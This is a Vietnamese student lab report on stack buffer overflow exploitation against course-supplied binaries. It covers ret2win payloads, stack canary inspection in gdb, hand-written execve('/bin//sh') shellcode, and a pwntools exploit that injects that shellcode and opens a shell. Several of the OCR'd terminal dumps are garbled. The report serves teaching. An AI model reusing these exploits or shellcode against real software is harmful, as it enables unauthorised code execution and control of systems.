

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Lab 3: Nhập môn Pwnable

GVHD: Nguyễn Hữu Quyền

THÔNG TIN CHUNG:

Lóp: NT521.P12.ANTT.2

STT	Họ và tên	MSSV	Email
1	Lại Quan Thiên	22521385	22521385@gm.uit.edu.vn
2	Mai Nguyễn Nam Phương	22521164	22521164@gm.uit.edu.vn
3	Đặng Đức Tài	22521270	22521270@gm.uit.edu.vn
4	Hồ Diệp Huy	22520541	22520541@gm.uit.edu.vn

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

Các bước thực hiện/ Phương pháp thực hiện/Nội dung tìm hiểu (Ẩnh chụp màn hình, có giải thích)

Yêu cầu 1. Sinh viên khai thác lỗ hổng buffer overflow của chương trình **app1-no-canary**, nhằm khiến chương trình gọi hàm **get_shell()** để mở shell tương tác.

Như vậy khoảng cách giữa 2 thành phần này là bao nhiêu? Input cần dài bao nhiêu để ghi đè được lên ret-addr?

- Xem code assembly của **check**(), hàm này trước khi gọi hàm **scanf**() có đẩy 2 tham số vào stack. Dựa trên quy tắc đẩy tham số "ngược", địa chỉ lưu tại **%eax** = **%ebp** – **0x18** được ánh xạ làm vị trí của chuỗi **buf**. Bên cạnh đó, **ret-addr** của 1 hàm luôn nằm trong stack ở vị trí **%ebp** + **4.** Khoảng cách giữa 2 thành phần này là:

$$(\%ebp + 4) - (\%ebp - 0x18) = 28 \text{ bytes}$$

- => Input cần dài ít nhất 28 + 4 (ret addr) = 32 bytes để ghi đè được lên ret-addr.
- Hàm gọi hàm check() là main_func, xem code assembly của hàm này và tìm địa chỉ của hàm check() bằng câu lệnh **gdb-peda\$ disassemble main_func**:

```
0x08048827 <+117>: push 0x80488ef
0x0804882c <+122>: call 0x80484f0 <printf@plt>
0x08048831 <+127>: add esp,0x10

0x08048834 <+130>: call 0x804875b <check>
0x08048839 <+135>: sub esp,0xc
0x0804883c <+138>: push 0x8048af9
0x08048841 <+143>: call 0x8048530 <puts@plt>
0x08048846 <+148>: add esp,0x10
0x08048849 <+151>: nop
```

- Chạy chương trình với gdb ở chế độ start, đặt check point hay khi vào hàm check để xem địa chỉ trả về.



```
0xffffd164 --> 0x0
0xf7fb5000 --> 0x1e8d6c
       0xf7fb5000 --> 0x1e8d6c
0xffffd128 --> 0x0
0xffffd124 --> 0xffffd140 --> 0x1
                      (<main+14>: sub esp,0x14)
(carry PARITY adjust zero <mark>SIGN</mark> trap
    0x804891c <main+10>: push ebp
0x804891d <main+11>: mov ebp,
0x804891f <main+13>: push ecx
                                               ecx,
esp,0x14
DWORD PTR [ebp-0xc],0x0
DWORD PTR [ebp-0x10],0x0
DWORD PTR [ebp-0x14],0x1
    0x8048920 <main+14>: sub
   0x8048923 <main+17:: mov
0x804892a <main+24>: mov
0x8048931 <main+31>: mov
0x8048938 <main+38>: sub
                                              esp,0x8
         0xffffd124 --> 0xffffd140 --> 0x1
        0xffffd128 --> 0x0

0xffffd12c --> 0xf7deoed5 (<__libc_start_main+245>:

0xffffd130 --> 0xf7fb5000 --> 0x1e8d6c
                                                                                                 add esp,0x10)
       0xffffd134 --> 0xf7fb5000 --> 0x1e8d6c
0xffffd138 --> 0x0
                                       de6ed5 (<__libc_start_main+245>:
                                                                                                              esp,0x10)
0028| 0xffffd140 --> 0x1
                  , data, rodata, value
Temporary breakpoint 1, 0x08048920 in main ()
gdb-peda$ b* 0x08048834
Breakpoint 2 at 0x8048834
```

- Thử nhập input "AAAA". Giá trị "AAAA" sẽ được lưu vào địa chỉ **0x55683968**, có nghĩa địa chỉ này là nơi bắt đầu lưu trữ biến **buf**.

```
odb-peda$ n
Password:AAAA
 BX: 0x0
  X: 0x0
  X: 0xf7fb5000 --> 0x1e8d6c
     0xf7fb5000 --> 0x1e8d6c
     0x55683980 --> 0x55685fe0 --> 0xffffd0f8 --> 0xffffd128 --> 0x0
  P: 0x55683958 --> 0x8048aba --> 0x32007325 ('%s')
  P: 0x8048772 (<check+23>: add esp,0x10)

LAGS: 0x212 (carry parity ADJUST zero sign trap INTERRUPT direction overflow)

code
   0x8048767 <check+12>:
   0x8048768 <check+13>:
0x804876d <check+18>:
                                          push 0x8048aba
   0x8048772 <check+23>:
0x8048775 <check+26>:
0x8048778 <check+29>:
                                                    esp,0x8
                                          sub
                                           push
                                                   0x8048abd
   0x804877d <check+34>:
                                           lea
                                                    eax,[ebp-0x18]
   0x8048780 <check+37>:
                                          push
                                          --> 0x32007325 ('%s')
0<mark>000|</mark> 0x55683958 -->
0004| 0x5568395c ("h9hu|9hu")
0008| 0x55683960 ("|9hu")
0012| 0x55683964 --> 0x0
0016 0x55683968 ("AAAA")
       0x55683970 --> 0xf7e1bd39 (<printf+9>: add
0x55683974 --> 0x8048831 (<main_func+127>:
                                          (<printf+9>: add
                                                                           eax,0x1992c7)
                                                                          add esp,óx10)
      d: <mark>code, data, rodata, value</mark>
48772 in check ()
```

- Tiếp theo dùng lệnh "x/20wx <địa chỉ thanh ghi> để xem gia trị của các thanh ghi lân cận, ta thấy được giá trị "AAAA" đã nhập và địa chỉ trả về:



```
x/20wx 0x55683968
                     0xf7ffd900
   0x41414141
                                     0xf7e1bd39
                                                     0x08048831
                                                    0x08048839
    0x08048aef
                     0x000000f4
                                     0x55685fe0
    0x00000000
                     0x00000000
                                     0xf4f4f4f4
                                                     0xf4f4f4f4
                                     0xf4f4f4f4
                                                     0xf4f4f4f4
    0xf4f4f4f4
                     0xf4f4f4f4
    0xf4f4f4f4
                     0xf4f4f4f4
                                     0xf4f4f4f4
                                                     0xf4f4f4f4
```

Thử tính khoảng cách giữa biến buf và ret-addr dựa trên 2 địa chỉ này? Từ đó xác định độ dài input cần nhập để ghi đè được ret-addr?

- Khoảng cách giữa biến buf và ret-addr dựa trên 2 địa chỉ này: 6 * 4 = 24 bytes
 - \Rightarrow Độ dài input cần: 24 + 4 (buf) + 4 (ret-addr) = **32 bytes**
- Tiếp theo chỉnh sửa file exploit-app1.py để khai thác:
 - + Chỉnh sửa địa chỉ trả về theo Little Edian
 - + Chèn số byte chữ a phù hợp (28 bytes chữ a)

```
exploit-app1.py ×
exploit-app1.py > 🗐 payload
       from pwn import *
       get shell = b"\x2b\x87\x04\x08" # Dia chi cua get shell
      # Sô´byte câǹ thiết đểʾghi đề lên return address
# Ghi đề lên giá trị tại 0x55683998 (là 0x08048839 trong stack)
payload = b"a"*28 + get_shell
       # In payload để kiểm tra
print("Payload: ", payload)
       exploit = process("./app1-no-canary")
       print(exploit.recv())
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
[*] Switching to interactive mode
Password:Invalid Password!
Call get_shell
s ls
app1-no-canary app2-no-canary exploit-app1.py
app2-canary
                                       peda-session-app1-no-canary.txt
                   demo
$ pwd
/home/dducktai/Downloads/Lab3-resource
```



Yêu cầu 2. Sinh viên thực hiện theo hướng dẫn để quan sát khác biệt về code và giá trị stack canary được thêm để bảo vệ stack khỏi tấn công buffer overflow.

So sánh khác biệt trong code của 2 phiên bản, sinh viên thử xác định vị trí các đoạn code sau trong code assembly:

- Thêm giá trị canary vào stack, dự đoán vị trí của canary trong stack?
- Kiểm tra giá trị canary trước khi kết thúc hàm.
- Sau khi checksec, có 1 chương trình dùng canary và 1 chương trình không dùng canary:

```
dducktal@ubuntu:-/Downloads/Lab3-resource$ gdb ./app2-no-canary
ght (Dubuntu 9.2-0ubuntu1-20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.htm">http://gnu.org/licenses/gpl.htm</a>
There is NO MARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<a href="http://www.gnu.org/software/gdb/bugs/">http://www.gnu.org/software/gdb/bugs/</a>.
Find the GDB manual and other documentation resources online at:
<a href="http://www.gnu.org/software/gdb/bugs/">http://www.gnu.org/software/gdb/bugs/</a>.
For belp, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./app2-no-canary)

and bradds checksec
CANARY : ENABLED
FORTIFY : disabled

NX : disabled

RELRO : Partial

dducktal@ubuntu:-/Downloads/Lab3-resource$ gdb ./app2-canary
GNU gdb (Ubuntu 9.2-obubunt1-20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later shttp://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
There is NO WARRANTY, to the extent permitted by law.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
There is NO WARRANTY, to the extent permitted by law.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
This is free software: you are free to change and redistribute it.
There is NO WarRANTY, to the extent permitted b
```

- So sánh mã assembly hàm main trong 2 chương trình để tìm vị trí canary được thêm vào:

File ./app2-no-canary

File ./app2-canary



- Ý nghĩa:
 - + mov eax, gs:0x14: Lấy giá trị canary từ vị trí đặc biệt 0x0804858e
 - + mov DWORD PTR [ebp-0x8], eax: Lưu canary vào stack
 - + gs:0x14: Đây là vị trí trong segment register, nơi hệ thống lưu giá trị canary.
 - + [ebp-0x8]: Giá trị canary được lưu trên stack tại địa chỉ (ebp 0x8).
- Dự đoán vị trí của canary trong stack:
- + Với cách quản lý stack trong chương trình này, canary được đặt ở [ebp-0x8] (ngay bên dưới biến cục bộ) và sẽ thay đổi sau mỗi lần chạy chương trình.

```
gdb-peda$ x/wx $ebp - 8
0xffffd130: 0xf7fb5000
```

- + Mục đích là nếu có overflow từ biến cục bộ, giá trị canary sẽ bị thay đổi, và chương trình sẽ phát hiện.
- Đoạn code kiểm tra giá trị canary trước khi kết thúc hàm nằm ở cuối hàm, trước khi gọi lệnh ret để trả về địa chỉ gọi hàm. Đoạn code này sử dụng lệnh xor để so sánh giá trị canary trên stack với giá trị canary ban đầu. Nếu hai giá trị khác nhau, nghĩa là canary đã bị thay đổi do tràn bộ đệm, thì chương trình sẽ gọi hàm _stack_chk_fail để kết thúc chương trình:


```
80485fd <+130>:
                      call
                                        <puts@plt>
0x08048602 <+135>:
                      add
                             esp,0x4
 x08048605 <+138>:
                             eax.0x0
                      mov
                             edx,DWORD PTR [ebp-0x8]
0x0804860a <+143>:
                      mov
0x0804860d <+146>:
                             edx, DWORD PTR gs:0x14
                      хог
0x08048614 <+153>:
                             0x804861b <main+160>
                      ie
0x08048616 <+155>:
                      call
                             0x8048410 < stack chk fail@plt>
 x0804861b <+160>:
                             ebx,DWORD PTR [ebp-0x4]
                      mov
0x0804861e <+163>:
                      leave
0x0804861f <+164>:
                      ret
```

Sinh viên debug file app2-canary với gdb để xem giá trị stack canary là bao nhiêu?

- Chạy chương trình và đặt break point tại lệnh ở địa chỉ 0x0804860a, là lệnh mov giá trị trước lệnh je để dừng chương trình trước khi thực hiện so sánh với canary:

```
0x08048605 <+138>:
                      mov
                             eax,0x0
0x0804860a <+143>:
                     mov
                             edx,DWORD PTR [ebp-0x8]
0x0804860d <+146>:
                     хог
                             edx, DWORD PTR gs:0x14
                             0x804861b <main+160>
0x08048614 <+153>:
                     je
                     call
                             0x8048410 < stack chk fail@plt>
0x08048616 <+155>:
                             ebx,DWORD PTR [ebp-0x4]
0x0804861b <+160>:
                     mov
```

- Tiếp theo nhập "c" để chạy chương trình và nhập input là chuỗi dài ký tự "w" Chương trình đã dừng ở break point:



mov edx,DWORD PTR [ebp-0x8]	Câu lệnh này sẽ mov một giá trị tại địa chỉ [ebp-0x8] vào thanh ghiedx
xor edx,DWORD PTR gs:0x14	Thực hiện phép xoredx với giá trị tạigs:0x14
je 0x804861b <main+160></main+160>	Nếu kết quả xor bằng 0 thì nhảy tới <main+160> ngược lại sẽ đến lệnh <main +="" 155=""> để gọi hàm stack_chk_fail</main></main+160>
call 0x8048410 <stack_chk_fail@plt></stack_chk_fail@plt>	Gọi hàm khi kiểm tra giá trị stack fail

- Tiếp tục nhập lệnh n. Chúng ta thấy chương trình đã thực thi xong lệnh ở địa chỉ **0x804860a** và giá trị thanh ghi EDX lúc này là "wwww" (tác động của chuỗi input đã nhập).

```
EAX: 0x0

EBX: 0x3e8

ECX: 0xfffffff

EDX: 0x7777777 ('wwww')

ESI: 0xf7fb5000 --> 0x1e8d6c

EDI: 0xf7fb5000 --> 0x1e8d6c

EBP: 0xffffd138 ('w' <repeats 51 times>)

ESP: 0xffffd11c --> 0xffffd1d4 --> 0xffffd377 ("/home/dducktai/Downloads/Lab3-resource/app2-canary")

EIP: 0x804860d (<main+146>: xor edx,DWORD PTR gs:0x14)

EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
```

- Tiếp tục nhập "n" để chạy. Lệnh XOR được thực hiện và giá trị thanh ghi EDX là 0x92a77a77. Lệnh je tiếp theo sẽ được thực hiện để kiểm tra xem có nhảy tới hàm <stack_chk_fail>. Như vậy, để tránh gọi hàm <stack_chk_fail>, sau khi XOR giá trị EDX phải bằng 0 để chứng tỏ giá trị stack canary chưa bị thay đổi. Từ đó, trong trường hợp không có tấn công buffer overflow, giá trị của EDX trước khi thực hiện lệnh XOR sẽ là giá trị canary cần tìm.
- Để xem được giá trị canary là bao nhiêu, chúng ta cần input với trường hợp không xảy ra buffer overflow và xem giá trị của EDX:

```
<: 0x0
BX: 0x3e8
 CX: 0xffffffff
DX: 0x1833ef00
SI: 0xf7fb5000 --> 0x1e8d6c
    0xf7fb5000 --> 0x1e8d6c
BP: 0xffffd138 --> 0x0
SP: 0xffffd11c --> 0xfffffd1d4 --> 0xffffd377 ("/home/dducktai/Downloads/Lab3-resource/app2-cana
               (<main+146>:
                                 хог
                                         edx, DWORD PTR gs:0x14)
FLAGS: 0x282 (carry parity adjust zero
                                                               direction overflow)
  0x8048602 <main+135>:
                                 add
                                        esp,0x4
  0x8048605 <main+138>:
                                        eax,0x0
                                         edx,DWORD PTR [ebp-0x8]
  0x804860a <main+143>:
=> 0x804860d <main+146>:
                                        0x804861b <main+160>
0x8048410 < _stack_chk_fail@plt>
  0x8048614 <main+153>:
  0x8048616 <main+155>:
                                         ebx, DWORD PTR [ebp-0x4]
  0x804861b <main+160>:
                                 mov
  0x804861e <main+163>:
                                 leave
```

Sinh viên thử debug lại **app2-canary** để xác định giá trị canary? Giá trị này thay đổi ra sao ở mỗi lần debug?

- Sau vài lần debug có thể thấy giá trị này thay đổi qua mỗi lần debug để ngăn cản kẻ tấn công đoán được giá trị này.



Yêu cầu 3. Sinh viên thực hiện truyền và thực thi code có chức năng thoát chương trình qua lỗ hổng buffer overflow như bên dưới với file **app1-no-canary**.

- Shellcode truyền vào input:

```
ubuntu@hohuy:~/Lab3_Pwnable/Lab3-resource$ cat test.s
movl $1, %eax
int $0x80
ubuntu@hohuy:~/Lab3_Pwnable/Lab3-resource$ gcc -m32 -c test.s -o test
ubuntu@hohuy:~/Lab3_Pwnable/Lab3-resource$ objdump -d testst
objdump: 'testst': No such file
ubuntu@hohuy:~/Lab3_Pwnable/Lab3-resource$ objdump -d test
test:
          file format elf32-i386
Disassembly of section .text:
00000000 <.text>:
        b8 01 00 00 00
   0:
                                        $0x1,%eax
                                 mov
        cd 80
                                 int
                                        $0x80
Jbuntu@hohuv:
```

- Địa chỉ trả về: 0x08048839

```
0x080487b1 <+86>: ret
End of assembler dump.
gdb-peda$ x/8xw $esp
0x55683984: 0x08048839 0x00000000 0x00000000 0xf4f4
f4f4
0x55683994: 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4
```

- Giá trị input được lưu bắt đầu ở 0x55683968

```
0x8048767 <check+12>:
                                  push
   0x8048768 <check+13>:
                                  push
                                          0x8048aba
   0x804876d <check+18>:
=> 0x8048772 <check+23>:
                                  add
                                          esp,0x10
   0x8048775 <check+26>:
                                  sub
                                          esp,0x8
                                          0x8048abd
   0x8048778 <check+29>:
                                  push
   0x804877d <check+34>:
                                  lea
                                          eax,[ebp-0x18]
   0x8048780 <check+37>:
                                  push
                                          eax
 Help
0000
     0x55683958 --> 0x8048aba --> 0x32007325 ('%s')
      0x5568395c ("h9hU|9hU")
0x55683960 ("|9hU")
0004
0008
      0x55683964 --> 0x0
0012
      0x55683968 ("250382")
0016
      0x5568396c --> 0xf7003238
0020
0024
                                  (<printf+9>:
                                                   add
                                                           eax,0x1cead7)
                                 (<main_func+127>:
0028 0x55683974 -->
                                                            add
                                                                    esp,0x1
0)
```



- Code thuc thi:

```
GNU nano 6.2
from pwn import *
shellcode = b'\xb8\x01\x00\x00\x00\xcd\x80'
padding = b'A'*21
new_return_address = b'\x68\x39\x68\x55'
payload = shellcode + padding + new_return_address
exploit = process("./app1-no-canary")
print(exploit.recv())
exploit.sendline(payload)
print(payload)
```

- Kết quả:



Yêu cầu 4. Sinh viên thực hiện viết shellcode theo hướng dẫn bên dưới.

- Code:

```
section .text
global _start
_start:
push rax
xor rdx, rdx
xor rsi, rsi
mov rbx,'/bin//sh'
push rbx
push rsp
pop rdi
mov al, 0x3b
syscall
```

- Kết quả thực thi code:

```
ubuntu@hohuy:~/Lab3_Pwnable/Lab3-resource$ nano shellcode_nhom6.asm
ubuntu@hohuy:~/Lab3_Pwnable/Lab3-resource$ nasm -f elf64 shellcode_nho
m6.asm -o shellcode_nhom6.o
ubuntu@hohuy:~/Lab3_Pwnable/Lab3-resource$ ld shellcode_nhom6.o -o she
llcode_nhom6
ubuntu@hohuy:~/Lab3_Pwnable/Lab3-resource$ ./shellcode_nhom6
$ whoami
ubuntu
$
```

- Code:

- Kết quả thực thi code:

```
ubuntu@hohuy:~/Lab3_Pwnable/Lab3-resource$ nano test_shell.c
ubuntu@hohuy:~/Lab3_Pwnable/Lab3-resource$ gcc -z execstack -o test_sh
ell test_shell.c
ubuntu@hohuy:~/Lab3_Pwnable/Lab3-resource$ ./test_shell
$ whoami
ubuntu
$
```



Yêu cầu 5. Sinh viên thực hiện khai thác lỗ hổng buffer overflow của file **demo** để truyền và thực thi được đoạn shellcode đã viết. Báo cáo chi tiết các bước tấn công.

Trả lời:

- Trước tiên, ta sử dụng gdb để debug chương trình:

```
u:~/Documents/NT521/Lab_3/Lab3-resource$ gdb demo
GNU gdb (Ubuntu 9.2-Oubuntu1~20.04.2) 9.2

Copyright (C) 2020 Free Software Foundation, Inc.

License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>

This is free software: you are free to change and redistribute it.

There is NO WARRANTY, to the extent permitted by law.

Type "show copying" and "show warranty" for details.

This GDB was configured as "x86_64-linux-gnu".

Type "show configuration" for configuration details.

For bug reporting instructions, please see:

<a href="http://www.gnu.org/software/gdb/bugs/">http://www.gnu.org/software/gdb/bugs/</a>

Find the GDB manual and other documentation resources online at:

<a href="http://www.gnu.org/software/gdb/documentation/">http://www.gnu.org/software/gdb/documentation/</a>.
For help, type "help".

Type "apropos word" to search for commands related to "word"...

Reading symbols from demo...
(No debugging symbols found in demo)

gdb-peda$ disassemble main

Dump of assembler code for function main:
                                              000401132 <+0>:
000401133 <+1>:
                                                                                                                                           rbp,rsp
rsp,0x20
rax,[rbp-0x20]
rsi,rax
rdi,[rip+0xebc]
eax,0x0
                                                                                                                    mov
                                                                               <+4>:
                        00000000040113a <+8>:
                                                                                                                    lea
                                                 00401141 <+15>:
                                                                                                                    lea
                                                                                                                                                                                                                                 # 0×402004
                                                                                                                                                               L030 <printf@plt>
                                                                               <+27>:
                                                                                                                    call
                                                                              <+32>:
<+36>:
                                                                                                                                              rax,[rbp-0x20]
                                                                                                                   mov
                                                                                                                                             rdi,rax
eax,0x0
                                                                                                                                                                              <gets@plt>
                                                                                                                    call
                                                                                                                   mov
leave
                                                                                                                                              eax,0x0
```

- Tiếp theo, ta đặt break point tại main+44 là hàm gets():

```
gdb-peda$ b * main+44
Breakpoint 1 at 0×40115e
```

- Sau đó, ta ấn phím n cho tới khi nào chương trình cho mình nhập giá trị vào:

```
code, data, rodata, value
0000401159 in main ()
 0×0
                                           push r15)
           0 (<__libc_csu_init>:
            ("DEBUG: 0x7fffffffe260\n")
ffe260 --> 0x0
ffe280 --> 0x0
ffe260 --> 0x0
                                 call 0x401040 <gets@plt>)
         ood --> 0x3c3b031b0100000a
  0x246
    2401050 (<_start>:
27ffffffffe370 --> 0x1
                                         ebp,ebp)
 WORD PTR [rax+rax*1+0x0]
               ffe260 --> 0x0
                     --> 0x0
--> 0x401050
--> 0x7ffffff
--> 0x0
--> 0x7fffff7
                                   (<_start>: xor
                     --> 0x7ffff7de9083 (<__libc_start_main+243>:
--> 0x7ffff7ffc620 --> 0x50fa700000000
--> 0x7fffffffe378 --> 0x7fffffffe61a ("/hom
                                                                                 mov
                                                                                         edi.eax)
                                                              31a ("/home/wanthinnn/Documents/NT521/Lab 3/Lab3-resource/demo")
```



- Ta tiến hành nhập thử 123456 vào chương trình và thấy nó lưu ở địa chỉ 0x7fffffffe260, đây sẽ là địa chỉ bắt đầu lưu chuỗi:

```
Legend: code, data, rodata, value

Breakpoint 1, 0x000000000000115e in main ()

2005-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-2005

2015-200
```

- Tiếp tục, ta tìm địa chỉ trả về của chương trình, như hình bên dưới, ta thấy rằng địa chỉ trả về sẽ được lưu trong 0x7fffffffe288:

```
| Second | S
```



- Từ đó, ta có thể tính toán được độ dài chuỗi cần khai thác sẽ là:

0x7fffffffe288- 0x7fffffffe260= 40 bytes

- Tiếp theo, ta xem xét mã nguồn của file demo thì thấy hàm printf() sẽ in địa chỉ của buffer sau đó sẽ đưa địa chỉ của buffer vào hàm gets() để lưu chuỗi ta nhập:

```
Tham khảo mã nguồn của file demo:

#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
int main(void)
{
    char buffer[32];
    printf("DEBUG: %p\n", buffer);
    gets(buffer);
}
```

- Từ đó, ý tưởng để ta viết code khai thác lỗ hỏng trên như sau:
- + **Nhận địa chỉ buffer**: Chương trình in ra địa chỉ buffer (DEBUG: 0x...), dùng để nhảy tới shellcode. Về phần Shellcode thì ta sẽ dùng lại của câu trên để gọi syscall exceve("/bin/sh", NULL, NULL):

+ Tao payload:

- Ghép **shellcode** (/bin/sh) với padding để lấp đầy buffer.
- Thêm địa chỉ buffer đã lấy được vào cuối payload để ghi đè địa chỉ trả về.
- + **Kích hoạt khai thác**: Chương trình nhảy đến shellcode trong buffer và mở một shell tương tác.
- Dưới đây là code khai thác:

```
from pwn import *

payload =

b"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05" +

b'A'*16

exploit = process("./demo")

exploit.recvuntil("DEBUG: 0x")

address = exploit.recv(12)

print(address)

payload = payload + p64(int(address, 16))

exploit.sendline(payload)

exploit.interactive()
```



- Giải thích:

+ Tao payload:

- Shellcode là mã nhị phân thực hiện mở một shell tương tác (/bin/sh).
- **Padding** (16 byte ký tự A) dùng để lấp đầy khoảng trống trong bộ đệm giữa shellcode và địa chỉ trả về (do ta chỉ chèn được 40 byte, mà mã shellcode đã chiếm 24 byte rồi)
- Payload ban đầu gồm: Shellcode + Padding.

+ Tạo tiến trình chương trình:

- Chương trình mục tiêu (./demo) được khởi động bằng lệnh process().
- Kết nối với chương trình cho phép gửi/nhận dữ liệu qua tiến trình.

+ Nhận địa chỉ buffer:

- Chương trình in ra địa chỉ của vùng nhớ mà buffer sẽ được lưu trữ (bắt đầu bằng chuỗi "DEBUG: 0x...").
- Đoạn mã đọc địa chỉ này từ chương trình và lưu nó dưới dạng chuỗi (hexadecimal).

+ Thêm địa chỉ trả về vào payload:

- Địa chỉ buffer được chuyển thành số nguyên và định dạng lại thành 64-bit littleendian.
- Địa chỉ này được ghép vào cuối payload.
- Mục tiêu: Khi chương trình thực thi, nó sẽ nhảy đến buffer chứa shellcode thay vì trở về vị trí cũ.

+ Gửi payload:

- Payload hoàn chỉnh được gửi đến chương trình qua lệnh sendline().
- Lúc này, payload sẽ tràn vào bộ đệm, ghi đè địa chỉ trả về, khiến luồng thực thi nhảy đến shellcode.
- + **Kết quả**: Khi payload được thực thi, shellcode khởi động một shell tương tác. Người dùng có thể nhập lệnh trực tiếp trong shell này để điều khiển hệ thống mục tiêu.



- Tiến hành khai thác lỗ hỏng:

```
wanthinnn@ThinnnUbuntu: ~/ X wanthinnn@ThinnnUbuntu: ~ X
wanthinnn@ThinnnUbuntu:~/Documents/NT521/Lab_3/Lab3-resource$ nano task_5.py
wanthinnn@ThinnnUbuntu:~/Documents/NT521/Lab_3/Lab3-resource$ python3 task_5.py
[+] Starting local process './demo': pid 6231
task_5.py:4: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
exploit_resymptil("DTBUG. 0.72)
exploit.recvuntil("DEBUG: 0x") b'7fffffffe2e0'
[*] Switching to interactive mode
app1-no-canary demo
                                                                           shellcode_nhom6.asm task_4.c
                       peda-session-app1-no-canary.txt
peda-session-app2-canary.txt
app2-no-canary
app2-no-canary
                                                                          shellcode_nhom6.o
                                                                                                           task_5.py
                                                                           task_1.py
                        peda-session-demo.txt
                                                                           task_2.py
                        shellcode_nhom6
code.s
                                                                           task_4
$ cd
$ pwd
/home/wanthinnn/Documents/NT521/Lab_3/Lab3-resource
$ cd /
$ ls
bin
                   lib
                              libx32
                                                          root snap
                                                 mnt
                                                                                   sys
                                                                                           var
boot etc lib32 lost+found opt cdrom home lib64 media proc
                                                                                   tmp
boot
                                                          run
                                                                   srv
                                                 proc sbin swapfile usr
```

- Như hình trên, ta có thể thấy lỗ hỏng đã được khai thác thành công, ta đã điều khiển được luồng thực thi của chương trình demo

--HÉT--